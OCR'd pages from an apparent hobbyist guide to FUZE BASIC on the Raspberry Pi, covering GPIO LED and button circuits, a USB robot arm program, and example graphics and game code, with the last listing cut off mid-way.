
```
PinMode (0, 1)
DigitalWrite (0, 1)
```

The LED turns on. The first part, PinMode, tells the Raspberry Pi that GPIO 0 is going to be used, and the 1 part says it will be output. The DigitalWrite command sets GPIO 0 on. Enter DigitalWrite (0, 0) to turn the LED off.


GETTING INPUT

We're now really steaming along. Our Raspberry Pi-powered FUZE is turning on LED lights in the outside world. Next we need to look at input; how we can get information from our breadboard to our Raspberry Pi.

STEP 1 Remove the LED and resistor from the breadboard and remove the GPIO 0 and GND cables. Place the Push button switch in the same place as the LED (B1 and D2) and place the blue cable in the hole next to it (E2). Take a look at the photo if you need help placing the items in the right holes.



STEP 2 Now take the blue cable in E2 and connect the other end to GPIO 0. Finally, connect the red cable from the first hole in the power rail to 3.3V. Our circuit is complete. Current will go from the 3.3V to the power rail, and from the power rail to our switch. The switch is connected to our blue cable, which connects to GPIO.




STEP 3 Press F2 to open the Program Editor. Enter the following program:

```
PinMode (0, 0)
Until DigitalRead(0) Cycle
Repeat
Print "Button Pushed"
```

Press F3 to run the program.

STEP 4 Here's what happens. Power is flowing from the 3.3V socket to the switch where it stops. Meanwhile our program has set GPIO 0 to 0 (input mode) and a Cycle Repeat loop is waiting until input comes through on 0 (via DigitalRead). When we push the button a connection is made, power flows to GPIO 0 and it alerts the program. It then prints the message "Button Pushed".



Using a Robot Arm with FUZE BASIC

As part of the educational kit, the FUZE Workstation can be purchased with an accompanying robot arm. This is a 149 piece kit-form robotic arm, that requires assembly and is powered by four D-type batteries. It's connected to the RPi or FUZE via a USB cable and is also Windows compatible.

I, ROBOT

We won't go into the construction of the robot arm here, the instructions which come with the arm are easy to follow and it can be completed and ready for use within a couple of hours or so. Let's look at how to get it working.


STEP 1 The robot arm is one of the first external hardware components that was released and fully compatible with the Raspberry Pi; as such, it's an excellent project to get into, from the construction of the arm itself, to operating it via the FUZE Workstation.

STEP 2 Start by plugging the robot arm into one of the spare USB ports on the back of the FUZE workstation. Ensure that the arm has its batteries correctly in place and that its power switch is On. Now open FUZE BASIC and remain in the Immediate Mode.

STEP 3 To begin with, let's look at a few commands to make the robot arm move. In Immediate Mode, in FUZE BASIC, enter:

```
ArmBody (1)
```


This starts the arm rotating clockwise (looking down on it).



STEP 4 Once the arm begins to rotate clockwise it will get to the limit of its range and start clicking. When it starts this quickly enter the command:

```
ArmBody (0)
```

This will stop the arm from moving.



STEP 5

Now enter:

```
ArmBody (-1)
```

This will start moving the arm anti-clockwise. Again, when it starts to click enter the command:

```
ArmBody (0)
```

To stop it from moving.

STEP 6


The other commands to make the arm move are:

```
ArmShoulder (x) – where x can be 1, -1 or 0
ArmElbow (x) – where x can be 1, -1 or 0
ArmWrist (x) – where x can be 1, -1 or 0
ArmGripper (x) – where x can be 1 -1, or 0
ArmLight (x) – where x can be 1 or 0
```

Note: you can press the up arrow key to re-enter the previously typed commands, so you can quickly stop the arm's movement when it reaches its limit.

STEP 7

Let's create a program allowing you to move the arm around freely. There are some new commands here: PROC and DEF PROC, that enables BASIC to jump to a PROCedure, another part of the program, then back with ENDPROC. FONTSCALE determines the size of the on-screen print display and HVTAB is an X and Y coordinate system to print on-screen.




STEP 8

Press F2, and type in the following:

```
PROC ResetArm
PROC DisplayInstructions
End
DEF PROC ResetArm
ArmBody (0)
ArmShoulder (0)
ArmElbow (0)
ArmWrist (0)
ArmGripper (0)
ArmLight (0)
ENDPROC
DEF PROC DisplayInstructions
CLS
FONTSCALE (2,2)
Ink = Red
Print "I, Robot"
Ink = White
HVTAB (0,2)
```

This is the start of the program, resetting the arm and preparing the on-screen display.



STEP 9

Now to expand the program to control the arm:

```
Print "Press:"
Print
Print "1 or 2 for Body Left & Right"
Print "3 or 4 for Shoulder Up & Down"
Print "5 or 6 for Elbow Up & Down"
Print "7 or 8 for Wrist Up & Down"
Print "9 or 0 for Gripper Open & Close"
Print "Enter to turn the Light On or Off"
Ink = Red
Print "Spacebar to stop all movement and turn off the light."
ENDPROC
```

STEP 10

Now we need to process the user input. There's a lot here but type the content as shown in the screenshot. Save the code and Run; you can now control the robot arm using the number keys 1 to 0, the Enter key for the light and Spacebar to reset everything.

FUZE BASIC Examples – Part 1


FUZE BASIC has an impressive following of coding experts and enthusiasts who have selflessly provided their code for others to learn from and use. These stalwarts of FUZE BASIC have forged some amazingly detailed examples, which we'll take a look at over the coming pages.

CODE REPOSITORY

From fractal generators to encryption programs and animation, here are ten excellent examples of what others have done with a little patience and a lot of code.

FRACTALS

James Cook's Tree of Pythagoras is an impressive fractal, constructed from squares, that looks remarkably complex but takes up surprisingly little code. You can find it at **www.fuze.co.uk/code-repository**; just enter the code and Run it to be amazed.



CARDIOIDS

Simon Plouffe is a Mathematician who, back in the '70s, created some incredible cardioid images by dividing a circle into prime parts and drawing lines based on mathematical spaced points on the circumference. Anyway, enter this and be amazed:

```
untitled
1 FULLSCREEN = 1
2 updateMode = 0
3 multiplier = 0
4 m = 200
5 LOOP
6   CLS2
7   FOR i = 0 TO m LOOP
8     rgbColour (255 - (i / m) * 255, 125, (i / m) * 255)
9     x = COS ((i / m) * 360) * (gHeight * 0.8 / 2) + (gWidth * 0.5)
10    y = SIN((i / m) * 360) * (gHeight * 0.8 / 2) + (gHeight * 0.5)
11    nx = COS (((i + 1) / m) * 360) * (gHeight * 0.8 / 2) + (gWidth * 0.5)
12    ny = SIN(((i + 1) / m) * 360) * (gHeight * 0.8 / 2) + (gHeight * 0.5)
13    tx = COS (((i * multiplier) / m) * 360) * (gHeight * 0.8 / 2) + (gWidth * 0.5)
14    ty = SIN (((i * multiplier) / m) * 360) * (gHeight * 0.8 / 2) + (gHeight * 0.5)
15    LINE (x, y, nx, ny)
16    LINE (x, y, tx, ty)
17  REPEAT
18  PRINT multiplier
19  UPDATE
20  multiplier = multiplier + 0.001
21 REPEAT
22 END
```

SCROLLING IMAGES

This code will load any image and make it scroll across the screen from right to left. Put your image either in the /extras/images folder or simply in the same folder as the code itself. Save and Run and enjoy the image moving across the screen. See if you can modify it to full screen, or more.


```
Scrolling.fuze
1 image = loadImage ("monet.png") // load a picture
2 plotImage (image, 0, 0) // put it on the creen
3 pixels = 2 // set how many pixels to scroll by
4 LOOP // start main loop
5 screen = grabRegion (0, 0, pixels, gHeight) // grab the left of the screen
6 scrollLeft (0, 0, gWidth, gHeight, pixels) // scroll left by pixel
7 plotImage (screen, gWidth - pixels, 0) // dump the grab on the right side to make it loop
8 freeImage (screen) // release the grab from memory
9 UPDATE // perform a screen refresh
10 //WAIT (0.005) // adjust this to slow-down or speed-up
11 REPEAT // do it again, and again and again and...
```

SHOOTER

In the Program Editor click the Load button and browse through the folder /fuze-basic/Demos until you find Shooter.fuze. With the program listing loaded, scroll down to line 247 and change the "player2.png" entry to "Player2.png" – adding a capital P. This is a basic side-scrolling shooter and you've just fixed an error in the code.

3D BOX

While in the same folder as Shooter.fuze, look for Box.fuze. This is a great animation program that displays a rotating three dimensional box on the screen until you press the Escape key. It's a fantastic learning resource and with a little time you can bend it to your will and use it in your own code.



DOGS IN SPACE


Dogs in Space is a fun little game (found in /fuze-basic/Demos) that features in-game music, sprite animation, collision detection, scoring and keyboard controls. Whilst it may not amuse you for too long, it's benefit lies in the code examples that you can turn to your own future programs.

SPACE INVADERS

Click the Load button, and browse to /fuze-basic/Games. Open the file silv.fuze and have a look through the 784 lines of code before clicking the Run button. It's quite complex but when you run it you can see why. Those of a certain age will no doubt recall spending a fortune on Space Invaders in the arcades!

BEAT 'EM UP

FuzeFighter, also found in the Games folder, is another prime example of what can be done with FUZE BASIC. There's in-game music, sound effects, animations, collision detection, scoring and a two-player element that can be worked into your own routines.



ROBOT CONTROL

The Robot.fuze file, in the Games folder, is an extension to the previous tutorial's robot movement BASIC program that you entered. However, this time there's graphics and animations to help improve the process and make it a more flexible (excuse the pun) program.

SNAKE

Finally, snake.fuze is a good example of a combination of programming elements. Graphics, scoring, collision detection and some interesting routines to help improve your overall program can be found within this code.

FUZE BASIC Examples – Part 2


Continuing from the previous pages, here are ten more excellent examples of what can be done with FUZE BASIC. Take what you want from the code, alter it and insert it into your own routines to fine-tune your program.

CODE STRIPPING

Many of the legendary programmers from the golden era of home computing stripped the code from snippets posted in the magazines of the time. They bent the code to their will and created something as close to magic as possible.

AMIGA BALL

Amiga owners will have fond memories of their futuristic computer back in the late '80s and early '90s. The Amiga was a pretty impressive home computer, even by today's standards and its iconic Bouncing Ball routine will forever be remembered by those who grew up with one. Load up aball.fuze from Demos and see what you can use.




KEYBOARD INPUT

Scankeyboard.fuze is an extremely handy bit of code to load up. It's a simple program that will display the key pressed on the keyboard, which is a great resource when it comes to creating keyboard interactions with the user and the program, such as a game. Just take the key codes you need and insert them in your own programs.

```
scankeyboard.fuze
updateMode = 0
fontScale (3, 3)
LOOP
CLS
IF scanKeyboard (scanBackspace) THEN PRINT "Backspace"
IF scanKeyboard (scanTab) THEN PRINT "Tab"
IF scanKeyboard (scanReturn) THEN PRINT "Return"
IF scanKeyboard (scanPause) THEN PRINT "Pause"
IF scanKeyboard (scanEscape) THEN PRINT "Escape"
IF scanKeyboard (scanSpace) THEN PRINT "Space"
IF scanKeyboard (scanExclaim) THEN PRINT "Exclamation"
IF scanKeyboard (scanQuoteDbl) THEN PRINT "Double Quotation"
IF scanKeyboard (scanHash) THEN PRINT "Hash"
